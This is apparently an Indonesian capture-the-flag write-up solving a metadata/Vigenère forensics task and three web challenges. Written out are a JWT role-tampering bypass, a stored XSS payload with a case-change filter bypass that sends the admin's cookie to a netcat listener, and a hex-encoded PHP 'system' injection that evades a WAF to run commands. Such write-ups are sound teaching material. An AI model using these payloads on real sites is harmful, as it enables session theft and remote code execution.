
Diberikan file “ctf_6.jpeg”, gas kita buka!



Sepertinya tidak ada apa apa di gambar tersebut, coba kita lihat metadatanya.

```
[x]-[naren@parrot]-[~/CTF/LKSPML2026/Forensic/Apakah anda melihat sesuai yang indah di gambar]
$exiftool ctf_6.jpeg
ExifTool Version Number      : 13.25
File Name                    : ctf_6.jpeg
Directory                   : .
File Size                    : 90 kB
File Modification Date/Time   : 2026:05:31 22:29:16-04:00
File Access Date/Time        : 2026:06:30 05:07:36-04:00
File Inode Change Date/Time   : 2026:05:31 22:29:23-04:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension           : jpg
MIME Type                     : image/jpeg
JFIF Version                  : 1.01
Exif Byte Order               : Little-endian (Intel, II)
Camera Model Name              : nbrpq_26{1ad<>app4_v1f4r4_qi_"igdzyyag"} key : PEMALANG
```


Dan yap kita menemukan strings yang mencurigakan, sepertinya strings tersebut sudah terenkripsi oleh vigenere cipher, gas kita decode!



Sepertinya masih terenkripsi, coba kita identifikasi cipher yang digunakan.



Hmzz, cipher yang digunakan adalah vigenere, tapi kita tidak tau key yang digunakan, tapi ada sesuatu yang mencurigakan! Coba lihat string **“crznynat”** yang ada pada flag tersebut, sangat mencurigakan, mungkin ini adalah key yang digunakan!, gas kita decode lagi



Sepertinya tidak bisa, coba kita decode string **“nbrpq_26{1ad<>app4_v1f4r4_qi_\"igdzyyag\"}”** menggunakan key **“crznynat”**

Recipe

Vigenère Decode

Key
crznynat

Input

nbrpq_26{1ad<>app4_v1f4r4_qi_"igdzyyag"}

REC 40 1

Output

lkscs_26{1nd<>hny4_w1s4t4_di_"pemalang"}

Dan yap flag ditemukan!


lkscs_26{1nd<>hny4_w1s4t4_di_"pemalang"}

Web Exploitation

1. Admin Only!!!

```
1 title: Admin Only!!!
2 value: 1000
3 description: Hanya pemilik otoritas tertinggi yang bisa masuk ke ruangan ini.
4 ^M
5 http://148.135.137.178:9012/
```


Diberikan sebuah url, ayo kita buka




Sepertinya ini adalah website untuk login, dan soal menyuruh kita untuk masuk sebagai admin, mari kita buka bagian cookie.

Filter Items		
Name	Value	Domain
token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybm91dCI6IjEwMDNjZGw7w8hEhUBnZHGZlphJzQ8aZRL-J-3uWmV7JDJl4JvqEI	localhost


Sepertinya itu adalah token JWT, mari kita decode menggunakan web jwt.io



Setelah didecode, kita mengetahui bahwa role kita itu masih user, coba ganti rolenya menjadi admin



Setelah diencode, gas kita masukkan jwt token yang sudah kita ubah rolenya tadi ke storage yang isinya cookie.




Flag Ditemukan! **LKSPML{JWT_BYPASS_AUTH_4DM1N}**


2. Titipan Pesan Buat Admin

```
1 title: Titipan Pesan buat Admin
2 value: 1000
3 description: Situs ini punya buku tamu biar pengunjung bisa kasih masukan. Katanya, si Admin rajin banget baca pesan yang masuk setiap hari.^M
4 ^M
5 Coba kirimkan sesuatu yang 'berkesan' di buku tamu itu. Kalau kamu bisa menyelipkan sesuatu yang bikin Admin tanpa sadar ngasih kuncinya ke kamu pas dia baca pesanmu, pesan rahasia
  kal jadi milikmu!^M
6 ^M
7 http://148.135.137.178:9014/
```


Dari deskripsi soal sepertinya ada bot admin yang bisa membaca sebuah pesan yang masuk, dan ada sebuah clue yaitu “Kalau kamu bisa menyelipkan sesuatu yang bikin Admin tanpa sadar ngasih kuncinyake kamu pas dia baca pesanmu, pesan rahasia tersebut bakal jadi milikmu”, ini menandakan bahwa kita harus melakukan XSS untuk mencuri cookie admin, ayo kita buka dulu URL nya.



Benar saja, ada dua kolom input, ayo kita tes dulu memasukkan payload basic dari XSS yaitu `<script>alert(1)</script>`



Terdapat sebuah keanehan, di kolom comment untuk kata `<script` dan `</script` itu hilang, namun di kolom nama itu masih tetap ada, mungkin ada sebuah filter pada kolom comment yang memfilter kata `<script` dan `</script`. Coba kita variasikan payloadnya menjadi `<SCRIPT>alert(1)</SCRIPT>`



Boom ternyata berhasil, langsung saja kita susun payload untuk mencuri cookie si admin.

```
<SCRIPT>document.location='http://0.0.0.0:9001/'+document.cookie</SCRIPT>
```

Sebelum memasukkan payload kita listen dulu di port 9001 pake

```
nc -lvnp 9001
```

Setelah itu gas kita masukkan payloadnya dan kita lihat responnya

```
[naren@parrot]-[~/CTF/LKSPML2026/Web/Titipan Pesan buat Admin]
$nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 127.0.0.1 57796
GET /flag=LKSPML%7BXSS_STORED_SUCCESS_C00K13%7D HTTP/1.1
Host: 0.0.0.0:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9014/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Flag ditemukan!


LKSPML{XSS_STORED_SUCCESS_C00K13}

3. Kalkulator Rusak

```
1 title: Kalkulator Rusak
2 value: 1000
3 description: PML Bank baru saja merilis kalkulator pinjaman biar nasabah nggak pusing hitung cicilan. Developernya bilang sistem ini sudah aman karena dijaga ketat.^M
4 ^M
5 Tapi sepertinya, mesin hitung di balik layar terlalu patuh pada perintah apa pun yang masuk. Jika kamu bisa membisikkan perintah yang tepat di antara angka-angka itu, kamu mungkin bis
6 a memaksa server untuk memberikan rahasia bank kepada kamu.^M
7 http://148.135.137.178:9013/
```

Dari keterangan chall, ada sebuah petunjuk unik yaitu ‘kamu bisa membisikkan perintah’, sepertinya kita harus mengeksploit dengan menggunakan injection attack untuk membaca flagnya!.

Coba kita enumerasikan terlebih dahulu webnya



Web ini menyediakan fitur kalkulator pada umumnya, coba kita lanjut enumerasi menggunakan curl.

```
[naren@parrot]-[~/CTF/LKSPML2026/Web/Kalkulator Rusak]
$ curl -i localhost:9013
HTTP/1.1 200 OK
Date: Tue, 25 Aug 2026 10:51:32 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.1.34
Vary: Accept-Encoding
Content-Length: 3026
Content-Type: text/html; charset=UTF-8
```

Dari curl kita mendapatkan clue penting, yaitu web dibuat dengan bahasa php.

Kita coba masukkan payload php injection dari referensi


<https://www.imperva.com/learn/application-security/php-injection/>

```
system('whoami')
```

Tapi sepertinya ada WAF yang memblokir payload tersebut, di sini aku


menemukan referensi dari <https://tutorialboy.medium.com/bypassing-php-waf-to-achieve-remote-code-execution-in-depth-analysis-f42eb6e633fa>

Dari referensi tersebut kita mendapatkan payload untuk membypass WAF nya, dengan meng-encode 'system' pada payload yang tadi kita buat menggunakan hex yang delimiternya \x. Kita bisa menggunakan cyber chef untuk encode payload tersebut.




\x73\x79\x73\x74\x65\x6d('whoami')

Itu adalah payload lengkapnya, coba kita inject lagi.



Berhasil! Langsung saja kita ganti perintahnya menjadi 'env' apakah flag ada di variable env



Flag ditemukan!

LKSPML{R3G3X_BY455_1S_VERYYY_E4SY}